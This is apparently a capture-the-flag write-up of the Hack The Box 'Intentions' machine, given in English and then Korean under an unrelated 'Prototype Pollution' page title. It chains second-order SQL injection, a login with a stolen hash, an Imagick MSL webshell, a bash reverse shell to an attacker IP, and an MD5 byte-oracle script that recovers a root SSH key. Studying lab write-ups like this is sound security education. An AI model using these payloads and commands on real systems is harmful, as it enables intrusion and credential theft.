

Prototype Pollution: Poisoning JavaScript's Object Chain
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it

Target IP: 10.10.11.220
Hostname: intentions.htb
Only SSH and a web server were exposed.
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.220 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV 10.10.11.220
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
80/tcp open  http    nginx 1.18.0 (Ubuntu)
The site was an image gallery with a login. After registering an account, the UI itself was thin, so the real map of the application was in its JavaScript bundles.
Fuzzing /js/ turned up app.js and admin.js. These were minified Vue.js bundles where all the real routing and API calls lived.

Reading them revealed two API versions. The v1 API drove the normal user interface.
/api/v1/auth/user
/api/v1/gallery/user/genres      (POST: sets your favorite genres)
/api/v1/gallery/user/feed        (GET: images filtered by your genres)
admin.js leaked the v2 admin API and, notably, a news post explaining a “security upgrade”:
By hashing the password client side there is no risk to our users as BCrypt is basically uncrackable.
That single sentence is the whole foothold. If the client hashes the password and the server compares hashes, then the hash is the credential.
The feed feature stores your genres string and later builds a query from it. This is a classic second-order injection. I set my genres to a UNION payload (tabs as %09 to dodge space filtering), then read the feed to get the result back.
POST /api/v1/gallery/user/genres
{"genres":"nature')%09union%09select%09null,group_concat(concat_ws(0x3a,name,password,email)),null,null,null%09from%09users;#"}
curl -b cookies http://intentions.htb/api/v1/gallery/user/feed
The users table came back, including the administrators.
steve:$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa:steve@intentions.htb
greg:$2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufmrpknz4jwRqzIbsUpRiiyU5m:greg@intentions.htb

These bcrypt hashes never cracked. But they did not need to.

Because the v2 login expects a client-side hash, I sent Steve’s stolen bcrypt hash straight to the v2 login endpoint instead of a password.
POST /api/v2/auth/login
{"email":"steve@intentions.htb","hashed_password":"$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa"}
That returned a valid admin JWT. I was now Steve, with access to the v2 admin API.
The admin image editor called /api/v2/admin/image/modify with a path and an effect, and the backend fed path to PHP’s Imagick. Imagick supports MSL (Magick Scripting Language), and a known technique abuses the pseudo-protocol vid:msl: to execute an attacker-supplied script.
When PHP receives a multipart upload, it writes the body to a temporary /tmp/phpXXXXXX file. If I point Imagick at vid:msl:/tmp/php*, it globs and parses my uploaded MSL, which reads a PHP payload via the caption: coder and writes a webshell into the public storage directory.
POST /api/v2/admin/image/modify?path=vid:msl:/tmp/php*&effect=hehe HTTP/1.1
Content-Type: multipart/form-data; boundary=ABC
--ABC
Content-Disposition: form-data; name="swarm"; filename="swarm.msl"
Content-Type: application/octet-stream
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?php @eval(@$_REQUEST['a']); ?>" />
<write filename="info:/var/www/html/intentions/storage/app/public/swarm.php" />
</image>
--ABC--

The webshell landed in the public directory and executed commands as www-data.
curl "http://10.10.11.220/storage/swarm.php?a=id"
# caption:uid=33(www-data) gid=33(www-data) groups=33(www-data)
curl "http://10.10.11.220/storage/swarm.php?a=bash%20-c%20%22bash%20-i%20>%26%20/dev/tcp/10.10.14.9/5555%200>%261%22"
The Laravel .env gave the database password, but the more useful find was an exposed .git directory in the web root. I archived it on the target and pulled it back (a raw recursive fetch of thousands of loose objects was painfully slow).
# target
cd /var/www/html/intentions && tar cf /tmp/git.tar .git && (cd /tmp && python3 -m http.server 8080)
# attacker
git log ; git diff HEAD^ HEAD
A committed test helper contained Greg’s plaintext password.
$res = $test->postJson('/api/v1/auth/login',
  ['email' => 'greg@intentions.htb', 'password' => 'Gr3g1sTh3B3stDev3l0per!1998!']);
It worked over SSH, and Greg had the user flag, plus membership in a suggestive scanner group.
ssh greg@intentions.htb   # Gr3g1sTh3B3stDev3l0per!1998!
id                        # groups=1001(greg),1003(scanner)
cat user.txt
The scanner group owned /opt/scanner/scanner, a Go tool that compares files against an MD5 blacklist. Its -p debug flag prints the MD5 of the first -l bytes of a file, and thanks to a cap_dac_read_search capability it can read root-owned files even without setuid.
/opt/scanner/scanner -l 1 -c /root/.ssh/id_rsa -p -s hehe
# [DEBUG] /root/.ssh/id_rsa has hash 336d5ebc5436534e61d16e63ddfca327
echo -n "-" | md5sum   # 336d5ebc...  -> first byte is "-"
That is a byte-at-a-time oracle. By increasing -l and brute-forcing each new character against the printed MD5, I recovered root’s private key one byte at a time.
import os, string
from hashlib import md5

target = ""
for n in range(1, 4000):
    h = os.popen(f"/opt/scanner/scanner -l {n} -c /root/.ssh/id_rsa -p -s hehe").read().split(" ")[4].strip()
    for ch in string.printable:
        if md5((target + ch).encode()).hexdigest() == h:
            target += ch
            break
print(target)
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ...
-----END OPENSSH PRIVATE KEY-----
With root’s key in hand, SSH gave the final shell.
ssh -i root_key root@intentions.htb
cat /root/root.txt
Intentions is a chain of “clever” ideas that each backfire. Hashing passwords client side turns the hash into a password-equivalent, so a SQL injection that leaks hashes is a full login bypass. An image “effects” feature that trusts a file path becomes remote code execution through ImageMagick’s MSL. And a capability meant to let a scanner read protected files becomes an oracle that leaks those files one byte at a time.
The recurring lesson is that a security control has to be reasoned about end to end. Every step here was a control the developers thought made them safer.
대상 IP: 10.10.11.220
호스트명: intentions.htb
열린 건 SSH와 웹 서버뿐이었습니다.
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.220 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed 's/,$//')
nmap -p$ports -sC -sV 10.10.11.220
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
80/tcp open  http    nginx 1.18.0 (Ubuntu)
사이트는 로그인이 있는 이미지 갤러리였습니다. 계정을 만들어 들어가 봐도 UI 자체는 빈약했는데요. 사실 이 애플리케이션의 진짜 지도는 JavaScript 번들 안에 있었습니다.
/js/를 퍼징하니 app.js와 admin.js가 나왔습니다. 실제 라우팅과 API 호출이 전부 들어 있는, 압축된 Vue.js 번들이었어요.
읽어보니 API가 두 버전이 있었어요. v1은 일반 사용자 화면을 담당했습니다.
/api/v1/auth/user
/api/v1/gallery/user/genres      (POST: 선호 장르 설정)
/api/v1/gallery/user/feed        (GET: 내 장르로 필터링된 이미지)
admin.js는 v2 관리자 API를 흘렸고, 무엇보다 “보안 업그레이드”를 설명하는 공지가 결정적이었습니다.
비밀번호를 클라이언트에서 해싱하기 때문에 사용자에게 위험이 없습니다. BCrypt는 사실상 크랙이 불가능하니까요.
이 한 문장이 발판의 전부입니다. 클라이언트가 비밀번호를 해싱하고 서버는 해시를 비교한다면, 해시 자체가 곧 credential이 되거든요.
feed 기능은 내 genres 문자열을 저장해뒀다가 나중에 그걸로 쿼리를 만듭니다. 전형적인 2차 injection이죠. 장르 값을 UNION 페이로드로 설정하고(공백 필터를 피하려고 탭을 %09로), feed를 읽어 결과를 돌려받았습니다.
POST /api/v1/gallery/user/genres
{"genres":"nature')%09union%09select%09null,group_concat(concat_ws(0x3a,name,password,email)),null,null,null%09from%09users;#"}
curl -b cookies http://intentions.htb/api/v1/gallery/user/feed
users 테이블이 관리자까지 포함해서 돌아왔습니다.
steve:$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa:steve@intentions.htb
greg:$2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufmrpknz4jwRqzIbsUpRiiyU5m:greg@intentions.htb
이 bcrypt 해시들은 끝내 크랙되지 않았습니다. 그런데 크랙할 필요가 없었어요.
v2 로그인이 클라이언트 측 해시를 기대하기 때문에, Steve의 훔친 bcrypt 해시를 비밀번호 대신 v2 로그인 엔드포인트로 그대로 보냈습니다.
POST /api/v2/auth/login
{"email":"steve@intentions.htb","hashed_password":"$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa"}
유효한 관리자 JWT가 돌아왔습니다. 이제 저는 Steve였고, v2 관리자 API에 접근할 수 있었습니다.
관리자 이미지 편집기는 /api/v2/admin/image/modify를 path와 effect로 호출했는데, 백엔드는 이 path를 PHP의 Imagick에 넘겼습니다. Imagick은 MSL(Magick Scripting Language)을 지원하는데, vid:msl:이라는 유사 프로토콜을 악용해 공격자가 준 스크립트를 실행시키는 기법이 알려져 있습니다.
PHP는 multipart 업로드를 받으면 본문을 임시 파일 /tmp/phpXXXXXX에 씁니다. 여기서 Imagick을 vid:msl:/tmp/php*로 가리키면, glob으로 제가 업로드한 MSL을 찾아 파싱하고, MSL은 caption: coder로 PHP 페이로드를 읽어 public storage 디렉터리에 웹셸을 써버립니다.
POST /api/v2/admin/image/modify?path=vid:msl:/tmp/php*&effect=hehe HTTP/1.1
Content-Type: multipart/form-data; boundary=ABC
--ABC
Content-Disposition: form-data; name="swarm"; filename="swarm.msl"
Content-Type: application/octet-stream
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?php @eval(@$_REQUEST['a']); ?>" />
<write filename="info:/var/www/html/intentions/storage/app/public/swarm.php" />
</image>
--ABC--
웹셸이 public 디렉터리에 떨어졌고, www-data 권한으로 명령이 실행됐습니다.
curl "http://10.10.11.220/storage/swarm.php?a=id"
# caption:uid=33(www-data) gid=33(www-data) groups=33(www-data)
curl "http://10.10.11.220/storage/swarm.php?a=bash%20-c%20%22bash%20-i%20>%26%20/dev/tcp/10.10.14.9/5555%200>%261%22"
Laravel .env에 데이터베이스 비밀번호가 있었지만, 더 쓸모 있었던 건 웹 루트에 노출된 .git 디렉터리였습니다. 대상에서 아카이브로 묶어서 가져왔어요. (수천 개의 loose object를 그대로 재귀 fetch하면 너무 느리거든요.)
# target
cd /var/www/html/intentions && tar cf /tmp/git.tar .git && (cd /tmp && python3 -m http.server 8080)
# attacker
git log ; git diff HEAD^ HEAD
커밋된 테스트 헬퍼에 Greg의 평문 비밀번호가 들어 있었습니다.
$res = $test->postJson('/api/v1/auth/login',
  ['email' => 'greg@intentions.htb', 'password' => 'Gr3g1sTh3B3stDev3l0per!1998!']);
SSH에 그대로 통했고, Greg는 user 플래그를 가지고 있었습니다. 게다가 의미심장한 scanner 그룹에 속해 있었고요.
ssh greg@intentions.htb   # Gr3g1sTh3B3stDev3l0per!1998!
id                        # groups=1001(greg),1003(scanner)
cat user.txt
scanner 그룹은 /opt/scanner/scanner를 소유하고 있었는데, 파일을 MD5 블랙리스트와 비교하는 Go 도구였습니다. -p 디버그 플래그는 파일의 앞 -l 바이트에 대한 MD5를 출력하는데, cap_dac_read_search capability 덕분에 setuid가 없어도 root 소유 파일을 읽을 수 있었습니다.
/opt/scanner/scanner -l 1 -c /root/.ssh/id_rsa -p -s hehe
# [DEBUG] /root/.ssh/id_rsa has hash 336d5ebc5436534e61d16e63ddfca327
echo -n "-" | md5sum   # 336d5ebc...  -> 첫 바이트는 "-"
이건 한 바이트씩 알아내는 오라클입니다. -l을 늘려가며 출력된 MD5에 대해 다음 글자를 무차별 대입하면, root의 개인키를 한 바이트씩 복구할 수 있어요.
import os, string
from hashlib import md5

target = ""
for n in range(1, 4000):
    h = os.popen(f"/opt/scanner/scanner -l {n} -c /root/.ssh/id_rsa -p -s hehe").read().split(" ")[4].strip()
    for ch in string.printable:
        if md5((target + ch).encode()).hexdigest() == h:
            target += ch
            break
print(target)
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQ...
-----END OPENSSH PRIVATE KEY-----
root의 키를 손에 넣으니, SSH로 마지막 셸을 얻을 수 있었습니다.
ssh -i root_key root@intentions.htb
cat /root/root.txt
Intentions는 “영리한” 아이디어들이 하나같이 역효과를 내는 체인입니다. 비밀번호를 클라이언트에서 해싱하면 그 해시가 비밀번호와 동등해지니, 해시를 흘리는 SQL injection이 곧 완전한 로그인 우회가 됩니다. 파일 경로를 신뢰하는 이미지 “이펙트” 기능은 ImageMagick MSL을 통해 원격 코드 실행이 되고요. scanner가 보호된 파일을 읽게 해주려던 capability는, 그 파일을 한 바이트씩 흘리는 오라클이 되어버립니다.
반복되는 교훈은, 보안 통제는 처음부터 끝까지 이어서 따져봐야 한다는 겁니다. 여기서의 모든 단계는 개발자들이 스스로를 더 안전하게 만든다고 믿었던 바로 그 통제였으니까요.
How Prototype Pollution corrupts JavaScript's prototype chain and how to defend against it
Understanding Cookie Sandwich Attack technique for stealing HttpOnly cookies
PwnMe 2025 CTF writeup covering path traversal to Chromium cookie decryption